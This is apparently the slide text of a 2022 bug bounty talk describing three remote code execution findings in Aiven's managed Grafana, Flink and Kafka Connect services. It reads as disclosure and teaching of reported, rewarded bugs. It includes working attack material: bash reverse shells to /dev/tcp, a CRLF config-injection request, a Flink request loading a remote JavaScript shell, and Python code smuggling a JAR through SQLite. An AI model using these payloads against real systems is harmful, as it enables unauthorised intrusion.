
Hacking Aiven managed services for fun and profit

Jari Jääskelä, November 3. 2022, Helsec



whoami

- Bug Bounties since 2020
- "Full-time" for awhile at the start of 2022

Thanks 15 thanks received	Valid / Closed	Reputation	Rank
Aiven Ltd	14/15	728	1

Overview


- About Bug Bounties
- Aiven Bug Bounty program
- My approach for huntings bugs through few examples

What are Bug Bounties?

- Hackers rewarded for discovering security issues
- Reward based on impact

What is Aiven?

- Managed service provider for Grafana, MySQL, PostgreSQL, etc …
- Managed services hosted in Google Cloud, AWS, DigitalOcean, … (customer can configure)
  - Infrastructure exists under Aiven's cloud account
- Customer does not have code execution access on managed services



Aiven Bug Bounty program

List of Aiven services eligible for bounty and available for testing:

- Aiven for Apache Cassandra
- Aiven for Apache Flink (beta)
- Aiven for Clickhouse (beta)
- Aiven for Grafana
- Aiven for InfluxDB
- Aiven for Apache Kafka
- Aiven for Apache Kafka Connect
- Aiven for Apache Kafka Mirrormaker
- Aiven for M3
- Aiven for M3 Aggregator
- Aiven for MySQL
- Aiven for OpenSearch
- Aiven for PostgreSQL
- Aiven for Redis

Aiven Bug Bounty program

Rewards


Low	Medium	High	Critical
$50 - $150	$150 - $1,000	$1,000 - $3,000	$3,000 - $10,000

In Scope Vulnerabilities

When reporting vulnerabilities, please consider (1) attack scenario / exploitability, and (2) security impact of the bug. In general we require a demonstrated security vulnerability - a simple usability issues (for example, entering specific, valid data causes server to respond with `500 Internal Server Error`, but no other impact is demonstrated) can be reported, but may not result in a bounty even if we end up fixing the issue.

Vulnerability	Severity Range
Remote Code Execution	Critical
SQL Injection	High-Critical
XXE	High-Critical
XSS	Medium-High
Server-Side Request Forgery SSRF	Low-Critical

Grafana RCE (1)



- How the web backend updates the Grafana configuration?

Grafana RCE (2)

- Let's look at the Grafana documentation

Grafana documentation

Configure Grafana

Grafana has default and custom configuration files. You can customize your Grafana instance by modifying the custom configuration file or by using environment variables. To see the list of settings for a Grafana instance, refer to View server settings.

> **Note:** After you add custom options, uncomment the relevant sections of the configuration file. Restart Grafana for your changes to take effect.

Configuration file location

The default settings for a Grafana instance are stored in the `$WORKING_DIR/conf/defaults.ini` file. *Do not* change this file.

Depending on your OS, your custom configuration file is either the `$WORKING_DIR/conf/defaults.ini` file or the `/usr/local/etc/grafana/grafana.ini` file. The custom configuration file path can be overridden using the `--config` parameter.

Grafana RCE (3)

- Supports configuration via grafana.ini file:

```
app_mode = production
instance_name = ${HOSTNAME}
force_migration = false

[paths]
data = data
temp_data_lifetime = 24h
logs = data/log
plugins = data/plugins
provisioning = conf/provisioning
[server]
# Protocol (http, https, h2, socket)
protocol = http
```

Grafana RCE (3)

- Likely Aiven creates grafana.ini dynamically from user input

Grafana RCE (4)

- Q1: Can we edit unsupported configuration options by injecting newline characters?
- Q2: How this could be escalated to Remote Command Execution (RCE)?

Grafana RCE (5) - Q1

- Testing for CRLF injection (\r\n) AKA newline injection
- Searched Aiven Github repositories in case something interesting was there
- **Found Service Configuration API input validation schema in Github** [1]

https://github.com/aiven/terraform-provider-aiven/blob/v2.1.9/aiven/templates/service_user_config_schema.json ↩

Grafana RCE (6) - Q1

Example input validation entry:

```
"recovery_basebackup_name": {
  "example": "backup-20191112t091354293891z",
  "maxLength": 128,
  "pattern": "^[a-zA-Z0-9-_:.]+$",
  "title": "Name of the basebackup to restore in forked service",
  "type": "string"
}
```

- Regex pattern validation
- `$` at the end == matches the end of the line == input cannot contain new line

Grafana RCE (7) - Q1

SMTP server parameters missing regex validation. CRLF injection possible!!!

```
"smtp_server": {
  "additionalproperties": false,
  "properties": {
    "from_name": {
      "maxLength": 128,
      "type": [
        "string"
      ]
    },
    "host": {
      "maxLength": 255,
      "type": "string"
    },
    "password": {
      "maxLength": 255,
      "type": [
        "string"
      ]
    }
  }
}
```

Grafana RCE (x)

- Q1: Can we edit unsupported configuration options by injecting newline characters? ✅
- **Q2: How this could be escalated to Remote Command Execution (RCE)?**

Grafana RCE (7) - Q2

Grafana documentation

- What's new
- Introduction to Grafana
- Setup
  - Install Grafana
  - Configure Grafana
  - Restart Grafana
  - Sign in to Grafana

› Setup › Set up image rendering

Set up image rendering

Grafana supports automatic rendering of panels as PNG images. This allows Grafana to automatically generate images of your panels to include in alert notifications, PDF export, and Reporting. PDF Export and Reporting are available only in Grafana Enterprise.

Grafana RCE (8) - Q2

[plugin.grafana-image-renderer]

For more information, refer to Image rendering.

rendering_args

Additional arguments to pass to the headless browser instance. Defaults are `--no-sandbox,--disable-gpu`. The list of Chromium flags can be found at (https://peter.sh/experiments/chromium-command-line-switches/). Separate multiple arguments with commas.

Grafana RCE (x)

- https://peter.sh/experiments/chromium-command-line-switches/:

--renderer-client-id	*No description*
--renderer-cmd-prefix	The contents of this flag are prepended to the renderer command line. Useful values might be "valgrind" or "xterm -e gdb --args".
--renderer-process-limit	Overrides the default/calculated limit to the number of renderer processes. Very high values for this setting can lead to high memory/resource usage or instability.
--renderer-sampling	*No description*

Grafana RCE (x)

- Verified that it works on local Grafana instance
- How to establish reverse shell:

```
[plugin.grafana-image-renderer]
rendering_args=--renderer-cmd-prefix=bash -c bash -l > /dev/tcp/SERVER_IP/4444 0<&1 2>&1
```

Grafana RCE (9)

- For some reason, could not pass white spaces, had to encode spaces using "$IFS"
- IFS env variable - Internal Field Seperator - can be used as space substitute

```
[plugin.grafana-image-renderer]
rendering_args=--renderer-cmd-prefix=bash$IFS-l$IFS>$IFS/dev/tcp/SERVER_IP/4444$IFS0<&1$IFS2>&1
```

Grafana RCE (9)

```
PUT /v1/project/PROJECT_NAME/service/GRAFANA_INSTANCE_NAME HTTP/1.1
Host: console.aiven.io
Authorization: aivenv1 AIVEN_TOKEN_HERE
Content-Type: application/json

{
    "user_config": {
        "smtp_server": {
            "host": "example.org",
            "port": 1,
            "from_address": "x@examle.org",
            "password": "x\r\n[plugin.grafana-image-renderer]\r\nrendering_args=--renderer-cmd-prefix=bash -c
            bash$IFS-l$IFS>$IFS/dev/tcp/SERVER_IP/4444$IFS0<&1$IFS2>&1"
        }
    }
}
```

- After config update, trigger rendering by browsing to https://GRAFANA_INSTANCE_NAME.aivencloud.com/render/x

Grafana RCE (10)

Aiven Ltd rewarded jarij with a **$5,000** bounty. May 24th (about 1 year ago)

May '21 promotional bounty table used.

Apache Flink RCE


- Flink processes data from database, kafka or some other data source
- User can submit jobs that process data - these are java applications (JAR files) that contain user code
- Flink has Web UI and REST API

Apache Flink RCE

- Aiven Flink Service does not allow running custom jobs
- Only SQL queries
- Web UI and REST API are accessible

Apache Flink RCE

- Aiven blocked access to some REST API endpoints via reverse proxy rules (like uploading JAR files)



- However, all GET operations were still allowed

Apache Flink RCE (2)

Apache Flink Rest API documentation:

/jars/:jarid/plan

Verb: `GET`	Response code: `200 OK`

Returns the dataflow plan of a job contained in a jar previously uploaded via '/jars/upload'. Program arguments can be passed both via the JSON request (recommended) or query parameters.

Path parameters

- `jarid` - String value that identifies a jar. When uploading the jar a path is returned, where the filename is the ID. This value is equivalent to the `id` field in the list of uploaded jars (/jars).

Query parameters

- `program-args` (optional): Deprecated, please use 'programArg' instead. String value that specifies the arguments for the program or plan
- `programArg` (optional): Comma-separated list of program arguments.
- `entry-class` (optional): String value that specifies the fully qualified name of the entry point class. Overrides the class defined in the jar file manifest.
- `parallelism` (optional): Positive integer value that specifies the desired parallelism for the job.

- Can specify java class name and class arguments !?! 🤔


Apache Flink RCE

- Reviewed Flink source code to confirm how it works
- Found that calls `main(String[])` method of the entry-class with the programArg values:

```
private static void callMainMethod(Class<?> entryClass, String[] args) throws ProgramInvocationException {
    Method mainMethod;
    if (!Modifier.isPublic(entryClass.getModifiers())) {
        throw new ProgramInvocationException(
                "The class " + entryClass.getName() + " must be public.");
    }
    try {
        mainMethod = entryClass.getMethod("main", String[].class);
    } catch (NoSuchMethodException e) {
        throw new ProgramInvocationException(
                "The class " + entryClass.getName() + " has no main(String[]) method.");
    } catch (Throwable t) {
        // [...]
    }
}
```

Apache Flink RCE

- How this can be used to execute arbitrary code on the Flink server?
- Searching Java JDK for "main(String[]":



- Found com.sun.tools.script.shell tool - same as the jrunscript command line tool

Apache Flink RCE

jrunscript - command line script shell

- Synopsis
- Parameters
- Description
- Options
- Arguments
- Examples
- See Also

SYNOPSIS

```
jrunscript [ options ] [ arguments... ]
```

Apache Flink RCE

- jrunscript uses Nashorn JavaScript engine
- To make delivering reverse shell payload easier, why not load it from remote JavaScript file?

load()

This function loads and evaluates a script from a path, URL, or script object.

```
jjs> load("/foo/bar/script.js")
jjs> load("http://example.com/script.js")
jjs> load({name:"script.js", script:"var x = 1 + 1; x;"})
```

Apache Flink RCE

- shell.js: [1]

```
var host = "https://evil.example.org";
var port = 8888;
var cmd = "/bin/bash";

var p = new java.lang.ProcessBuilder(cmd, "-i").redirectErrorStream(true) // [...]
```

```
GET /jars/145df7ff-c71a-4f3a-b77a-ee4055b1bede_a.jar/plan
?entry-class=com.sun.tools.script.shell.Main&programArg=-e,load("https://fs.bugbounty.jarijaas.fi/aiven-flink/shell-loader.js")
&parallelism=1 HTTP/1.1
Host: ████
Authorization: Basic ████
```

https://gist.github.com/frohoff/8e7c2bf3737032a25051 ↩

Apache Flink RCE

Aiven Ltd rewarded jarij with a **$3,000** bounty and a **$3,000** bonus. Dec 9th (11 months ago)

Thanks @jarij for another great report (both in technical quality, and impact). We are rewarding this as a critical and adding in a bonus for being the first report of a Flink vulnerability to the program and the excellent report quality.

Kafka Connect RCE

- Tool for streaming data between Kafka and other data systems
- Streaming implemented using connectors
- Supports 3rd party connectors
- Connectors configurable via REST API
- Sink Connector = sends data from Kafka to the sink data system
- Source Connector = retrieves data from the source data system to Kafka

Kafka Connect RCE

- Aiven supports interesting connectors, such as [1]:

Connector	
JDBC Sink Connector	Connect to database using JDBC driver
HTTP Sink	Send data using HTTP request

https://docs.aiven.io/docs/products/kafka/kafka-connect/howto.html ↩️

Kafka Connect RCE

- Found out that Jolokia is listening on localhost via logs
- Jolokia is a HTTP bridge to JMX (Java Management Extension)

Kafka Connect RCE

- HTTP sink connector does not check if destination is localhost -> can send HTTP POST requests to Jolokia
- Can we use Jolokia to gain RCE?

Kafka Connect RCE

- Jolokia exposes the following command:

```
"jvmtiAgentLoad": {
    "args": [{
        "name": "arguments",
        "type": "[Ljava.lang.String;",
        "desc": "Array of Diagnostic Commands Arguments and Options"
    }],
    "ret": "java.lang.String",
    "desc": "Load JVMTI native agent."
}
```

- Can use this to load JAR files from the disk

Kafka Connect RCE

- **How can we upload JAR file to the server?**

Kafka Connect RCE - What is a JAR file

- ZIP file that contains the compiled java application code
- JAR parsers, like ZIP parsers do not care if the JAR is inside another file format (just looks for file header signature: PK…)
- **Can embed JAR files inside another file format**

Kafka Connect RCE - SQLite JDBC Driver

- Bundled with Aiven JDBC sink connector
- SQLite database files are stored locally, can specify database filepath via connection url

Connection URL:

```
jdbc:sqlite:/tmp/test.db
```

Kafka Connect RCE

- Use JDBC sink connector and the SQLite JDBC driver to create db file
- Create database table for the JAR and insert the JAR contents
- Load the file as JAR using Jolokia jvmtiAgentLoad command

Kafka Connect RCE - JDBC SQLite config

```
connector_url = f"{kafka_connect_api_baseurl}/connectors/{connector_name}"

payload = json.dumps({
 "connector.class": "io.aiven.connect.jdbc.JdbcSinkConnector",
 "connection.url": f"jdbc:sqlite:/tmp/test.db",
 "name":connector_name,
 "topics": topic_name,
 "key.converter": "org.apache.kafka.connect.storage.StringConverter",
 "value.converter": "org.apache.kafka.connect.json.JsonConverter",
 "value.converter.schemas.enable": "true",
 "auto.create": "true" # Create tables automatically
})
headers = {
   'Content-Type': 'application/json'
}
requests.request("PUT", f"{connector_url}/config", headers=headers, data=payload, auth=(kafka_user, kafka_password))
```

Kafka Connect RCE - JDBC SQLite Kafka topic message

```
producer.send(topic_name, json.dumps(
 {
 "schema": {
     "type": "struct",
     "fields": [{
         "field": "payload",
         "type": "bytes",
         "optional": False
     }]
 },
 "payload": {
     # JsonConverter uses com.fasterxml.jackson, which supports binary values as base64 encoded string
     "payload": base64.b64encode(jar_contents).decode('utf-8')
 }
 }
).encode('utf-8'))
```

Kafka Connect RCE

Kafka Connect RCE

That’s it

- Any questions?